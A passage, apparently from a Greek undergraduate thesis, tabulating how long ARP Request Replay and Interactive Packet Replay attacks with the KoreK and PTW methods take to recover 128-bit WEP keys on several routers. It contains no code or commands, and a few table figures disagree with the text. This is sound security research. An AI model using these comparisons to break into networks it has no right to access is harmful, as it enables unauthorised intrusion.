Interactive Packet Replay Korek	802.11g	-38	WEP 128bit	2384,89	45021	0
Interactive Packet Replay Korek	802.11g	-40	WEP 128bit	2514,92	40000	0
			M.O.	2548,73	46391	
			Max	3324,14	60000	
			Min	1491,27	31460	
			Standard Deviation	554,28	8909	


Πίνακας 5.3 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 1



Σχήμα 5.5 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 1

Μετρήσεις πτυχιακής WEP - Μέγιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay PTW	802.11g	-44	WEP 128bit	2727,03	44248	0
Interactive Packet Replay PTW	802.11g	-44	WEP 128bit	2537,79	45012	0
Interactive Packet Replay PTW	802.11g	-43	WEP 128bit	1622,73	30023	0
Interactive Packet Replay PTW	802.11g	-42	WEP 128bit	2199,79	40011	0
Interactive Packet Replay PTW	802.11g	-43	WEP 128bit	1822,96	35012	0
Interactive Packet Replay PTW	802.11g	-43	WEP 128bit	2841,79	52607	0
Interactive Packet Replay PTW	802.11g	-44	WEP 128bit	1717,86	32067	0
Interactive Packet Replay PTW	802.11g	-42	WEP 128bit	1704,65	35074	0
Interactive Packet Replay PTW	802.11g	-40	WEP 128bit	2602,20	50048	0
Interactive Packet Replay PTW	802.11g	-43	WEP 128bit	3317,93	65126	0
		M.O.		2309,47	42923	
		Max		3317,93	65126	
		Min		1622,73	30023	
		Standard Deviation		582,02	10855	

Πίνακας 5.4 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 1



Σχήμα 5.6 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 1

Στους παραπάνω πίνακες (Πίνακας 5.1, Πίνακας 5.2, Πίνακας 5.3, Πίνακας 5.4) βλέπουμε τα αποτελέσματα των δύο επιθέσεων (Interactive Packet Replay, Arp Request Replay) σε συνδυασμό με τις δύο μεθόδους εύρεσης του WEP κλειδιού (KoreK, PTW). Κάθε μέτρηση έγινε από δέκα φορές ώστε να έχουμε ένα ικανοποιητικό δείγμα της αποτελεσματικότητας της κάθε επίθεσης και μεθόδου.

Στον πρώτο πίνακα (Πίνακας 5.1) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με την μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 1913,92 δευτερόλεπτα και τα IV πακέτα που χρειάστηκαν ήταν 42083.

Στο δεύτερο πίνακα (Πίνακας 5.2) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 2172,31 και τα IV πακέτα που χρειάστηκαν ήταν 45547.

Στον τρίτο πίνακα (Πίνακας 5.3) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με την μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 2458,73 και τα IV πακέτα που χρειάστηκαν ήταν 46391.

Τέλος, στον τέταρτο πίνακα (Πίνακας 5.4) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με την μέθοδο PTW. Ο μέσος

χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 2309,47 και τα πακέτα που χρειάστηκαν ήταν 42923.


Στο συγκεκριμένο σενάριο ο πιο αποτελεσματικός συνδυασμός επίθεσης – μεθόδου είναι η Arp Request Replay με χρήση της μεθόδου KoreK. Οι διαφορές στα IV πακέτα που χρειάστηκαν για να βρεθεί το WEP κλειδί δεν ήταν ιδιαίτερα μεγάλες καθώς χρειάστηκε 10,3% λιγότερα IV πακέτα από τον πιο αργό συνδυασμό επίθεσης - μεθόδου την Interactive Packet Replay με χρήση της μεθόδου KoreK και μόλις 2% λιγότερα από τον αμέσως επόμενο συνδυασμό επίθεσης - μεθόδου Interactive Packet Replay - PTW . Η μεγαλύτερη διαφορά παρουσιάζεται στον χρόνο που χρειάστηκε για την εύρεση του κλειδιού καθώς ο συγκεκριμένος συνδυασμός ήταν 28% πιο γρήγορο από τον πιο αργό συνδυασμό επίθεσης – μεθόδου Interactive Packet Replay – KoreK και 13,5% πιο γρήγορο από τον αμέσως επόμενο συνδυασμό επίθεσης – μεθόδου Arp Request Replay – PTW.

5.3 Σενάριο 2

Στο συγκεκριμένο σενάριο το Access Point είναι ένα router Thomson 585 V7. Η απόσταση είναι η μέγιστη δυνατή και το σήμα είναι ελάχιστο. Το πρότυπο ασύρματης δικτύωσης που χρησιμοποιείται είναι το 802.11g και το WEP κλειδί είναι 128-bit. Δοκιμάζονται δύο διαφορετικές επιθέσεις για τη δημιουργία κίνησης στο δίκτυο η Interactive Packet Replay και η Arp Request Replay και δύο διαφορετικές μέθοδοι για την εύρεση του κλειδιού η KoreK και η PTW. Παρακάτω παρουσιάζονται τα αποτελέσματα του πειράματος.

Μετρήσεις πτυχιακής WEP - Ελάχιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request Korek	802.11g	-82	WEP 128bit	1578,89	36209	0
Arp Request Korek	802.11g	-85	WEP 128bit	1456,06	25236	0
Arp Request Korek	802.11g	-85	WEP 128bit	2175,42	30028	0
Arp Request Korek	802.11g	-85	WEP 128bit	2504,56	41721	0
Arp Request Korek	802.11g	-84	WEP 128bit	2133,30	40020	0
Arp Request Korek	802.11g	-83	WEP 128bit	2485,83	50038	0
Arp Request Korek	802.11g	-82	WEP 128bit	1737,85	35022	0
Arp Request Korek	802.11g	-85	WEP 128bit	2393,35	42210	0
Arp Request Korek	802.11g	-82	WEP 128bit	2382,30	42156	0
Arp Request Korek	802.11g	-82	WEP 128bit	2670,41	55723	0
			M.O.	2151,83	39836	
			Max	2670,41	55723	
			Min	1456,06	25236	
			Standard Deviation	421,77	8924	


Πίνακας 5.5 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 2



Σχήμα 5.7 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 2

Μετρήσεις πτυχιακής WEP - Ελάχιστο σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request PTW	802.11g	-81	WEP 128bit	1745,45	35081	0
Arp Request PTW	802.11g	-82	WEP 128bit	1490,63	35016	0
Arp Request PTW	802.11g	-80	WEP 128bit	2005,40	46495	0
Arp Request PTW	802.11g	-79	WEP 128bit	2062,43	40772	0
Arp Request PTW	802.11g	-81	WEP 128bit	1176,63	30010	0
Arp Request PTW	802.11g	-80	WEP 128bit	1456,43	35575	0
Arp Request PTW	802.11g	-82	WEP 128bit	1895,22	40022	0
Arp Request PTW	802.11g	-83	WEP 128bit	1812,45	41459	0
Arp Request PTW	802.11g	-83	WEP 128bit	2348,58	36965	0
Arp Request PTW	802.11g	-85	WEP 128bit	2063,37	36578	0
			M.O.	1805,66	37797	
			Max	2348,58	46495	
			Min	1176,63	30010	
			Standard Deviation	348,90	4543	


Πίνακας 5.6 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 2



Σχήμα 5.8 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 2

Μετρήσεις πτυχιακής WEP - Ελάχιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay Korek	802.11g	-82	WEP 128bit	1923,70	40025	0
Interactive Packet Replay Korek	802.11g	-80	WEP 128bit	2275,50	45015	0
Interactive Packet Replay Korek	802.11g	-80	WEP 128bit	2930,94	52327	0
Interactive Packet Replay Korek	802.11g	-82	WEP 128bit	2699,46	40258	0
Interactive Packet Replay Korek	802.11g	-83	WEP 128bit	3283,69	55004	0
Interactive Packet Replay Korek	802.11g	-81	WEP 128bit	2615,05	30033	0
Interactive Packet Replay Korek	802.11g	-81	WEP 128bit	3597,95	61644	0
Interactive Packet Replay Korek	802.11g	-79	WEP 128bit	3455,25	60034	0
Interactive Packet Replay Korek	802.11g	-80	WEP 128bit	1674,04	35147	0
Interactive Packet Replay Korek	802.11g	-82	WEP 128bit	3560,42	62323	0
			M.O.	2801,60	48181	
			Max	3597,95	62323	
			Min	1674,04	30033	
			Standard Deviation	687,22	11662	


Πίνακας 5.7 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 2



Σχήμα 5.9 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 2

Μετρήσεις πτυχιακής WEP - Ελάχιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay PTW	802.11g	-83	WEP 128bit	3026,74	55091	0
Interactive Packet Replay PTW	802.11g	-83	WEP 128bit	2673,84	40028	0
Interactive Packet Replay PTW	802.11g	-84	WEP 128bit	1668,71	30018	0
Interactive Packet Replay PTW	802.11g	-80	WEP 128bit	1792,71	26382	0
Interactive Packet Replay PTW	802.11g	-85	WEP 128bit	2919,70	45910	0
Interactive Packet Replay PTW	802.11g	-85	WEP 128bit	2494,92	45027	0
Interactive Packet Replay PTW	802.11g	-84	WEP 128bit	2291,21	35674	0
Interactive Packet Replay PTW	802.11g	-83	WEP 128bit	2846,27	40841	0
Interactive Packet Replay PTW	802.11g	-85	WEP 128bit	2431,48	36976	0
Interactive Packet Replay PTW	802.11g	-84	WEP 128bit	2382,49	40015	0
			M.O.	2452,81	39596	
			Max	3026,74	55091	
			Min	1668,71	26382	
			Standard Deviation	451,53	8165	

Πίνακας 5.8 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 2



Σχήμα 5.10 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 2

Στους παραπάνω πίνακες (Πίνακας 5.5, Πίνακας 5.6, Πίνακας 5.7, Πίνακας 5.8) βλέπουμε τα αποτελέσματα των δύο επιθέσεων (Interactive Packet Replay, Arp Request Replay) σε συνδυασμό με τις δύο μεθόδους εύρεσης του WEP κλειδιού (KoreK, PTW). Κάθε μέτρηση έγινε από δέκα φορές ώστε να έχουμε ένα ικανοποιητικό δείγμα της αποτελεσματικότητας της κάθε επίθεσης και μεθόδου.

Στον πρώτο πίνακα (Πίνακας 5.5) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 2151,83 δευτερόλεπτα και τα IV πακέτα που χρειάστηκαν ήταν 39836.

Στο δεύτερο πίνακα (Πίνακας 5.6) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 1805,66 και τα IV πακέτα που χρειάστηκαν ήταν 37797.

Στον τρίτο πίνακα (Πίνακας 5.7) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με τη μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 2801,60 και τα IV πακέτα που χρειάστηκαν ήταν 48181.

Τέλος, στον τέταρτο πίνακα (Πίνακας 5.8) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος

χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 2452,81 και τα πακέτα που χρειάστηκαν ήταν 39596.


Στο συγκεκριμένο σενάριο η πιο γρήγορη επίθεση ήταν η Arp Request Replay σε συνδυασμό με τη μέθοδο PTW. Στο συγκεκριμένο σενάριο υπάρχει μεγάλη διαφορά στα IV πακέτα που χρειάστηκαν καθώς, ο συνδυασμός Arp Request Replay – PTW χρειάστηκε 27,5% λιγότερα πακέτα από τον συνδυασμό Interactive Packet Replay – KoreK που χρειάστηκε τα περισσότερα και μόλις 5,3% λιγότερα από τον αμέσως επόμενο συνδυασμό επίθεσης μεθόδου την Arp Request Replay – KoreK. Μεγάλη διαφορά παρατηρείται και στο χρονικό διάστημα που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο σενάριο. Ο συνδυασμός Arp Request Replay – PTW χρειάστηκε 36% λιγότερο χρόνο από τον πιο αργό συνδυασμό Interactive Packet Replay – KoreK και 16% λιγότερο χρόνο από τον αμέσως επόμενο συνδυασμό Arp Request Replay – KoreK.

5.4 Σενάριο 3

Στο συγκεκριμένο σενάριο το Access Point είναι ένα router Philips CGA5722. Η απόσταση είναι μέση και το σήμα είναι μέτριο. Το πρότυπο ασύρματης δικτύωσης που χρησιμοποιείται είναι το 802.11g και το WEP κλειδί είναι 128-bit. Στο συγκεκριμένο Access Point είναι συνδεμένος ένας ακόμα client ο οποίος ανταλλάζει κίνηση με το δίκτυο. Δοκιμάζονται δύο διαφορετικές επιθέσεις για τη δημιουργία κίνησης στο δίκτυο η Interactive Packet Replay και η Arp Request Replay και δύο διαφορετικές μέθοδοι για την εύρεση του κλειδιού η KoreK και η PTW. Παρακάτω παρουσιάζονται τα αποτελέσματα του πειράματος.

Μετρήσεις πτυχιακής WEP - Συνδεδεμένος Client						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request Korek	802.11g	-65	WEP 128bit	660,70	36918	1
Arp Request Korek	802.11g	-62	WEP 128bit	1274,60	39167	1
Arp Request Korek	802.11g	-67	WEP 128bit	1142,60	66619	1
Arp Request Korek	802.11g	-65	WEP 128bit	1378,15	45720	1
Arp Request Korek	802.11g	-63	WEP 128bit	602,34	32061	1
Arp Request Korek	802.11g	-70	WEP 128bit	1072,89	40037	1
Arp Request Korek	802.11g	-70	WEP 128bit	600,02	87495	1
Arp Request Korek	802.11g	-64	WEP 128bit	900,97	42151	1
Arp Request Korek	802.11g	-63	WEP 128bit	605,57	29769	1
Arp Request Korek	802.11g	-61	WEP 128bit	1997,22	56098	1
			M.O.	1023,51	47604	
			Max	1997,22	87495	
			Min	600,02	29769	
			Standard Deviation	451,12	17828	


Πίνακας 5.9 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 3



Σχήμα 5.11 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 3

Μετρήσεις πτυχιακής WEP - Συνδεδεμένος Client						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request PTW	802.11g	-60	WEP 128bit	1409,09	70963	1
Arp Request PTW	802.11g	-70	WEP 128bit	1342,90	45461	1
Arp Request PTW	802.11g	-69	WEP 128bit	1702,45	51629	1
Arp Request PTW	802.11g	-65	WEP 128bit	1949,44	76131	1
Arp Request PTW	802.11g	-64	WEP 128bit	1422,57	62314	1
Arp Request PTW	802.11g	-68	WEP 128bit	2803,47	87224	1
Arp Request PTW	802.11g	-70	WEP 128bit	1350,82	48351	1
Arp Request PTW	802.11g	-71	WEP 128bit	1104,40	41587	1
Arp Request PTW	802.11g	-63	WEP 128bit	2291,28	50342	1
Arp Request PTW	802.11g	-68	WEP 128bit	2836,87	76151	1
			M.O.	1821,33	61015	
			Max	2836,87	84224	
			Min	1104,40	41587	
			Standard Deviation	627,21	15730	


Πίνακας 5.10 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 3



Σχήμα 5.12 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 3

Μετρήσεις πτυχιακής WEP - Συνδεδεμένος Client						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay Korek	802.11g	-63	WEP 128bit	1829,03	70973	1
Interactive Packet Replay Korek	802.11g	-64	WEP 128bit	2713,00	100828	1
Interactive Packet Replay Korek	802.11g	-63	WEP 128bit	3135,60	131195	1
Interactive Packet Replay Korek	802.11g	-64	WEP 128bit	921,38	55622	1
Interactive Packet Replay Korek	802.11g	-62	WEP 128bit	2247,55	80669	1
Interactive Packet Replay Korek	802.11g	-66	WEP 128bit	1504,69	60269	1
Interactive Packet Replay Korek	802.11g	-66	WEP 128bit	1134,72	46714	1
Interactive Packet Replay Korek	802.11g	-67	WEP 128bit	1377,89	48956	1
Interactive Packet Replay Korek	802.11g	-61	WEP 128bit	1571,22	62419	1
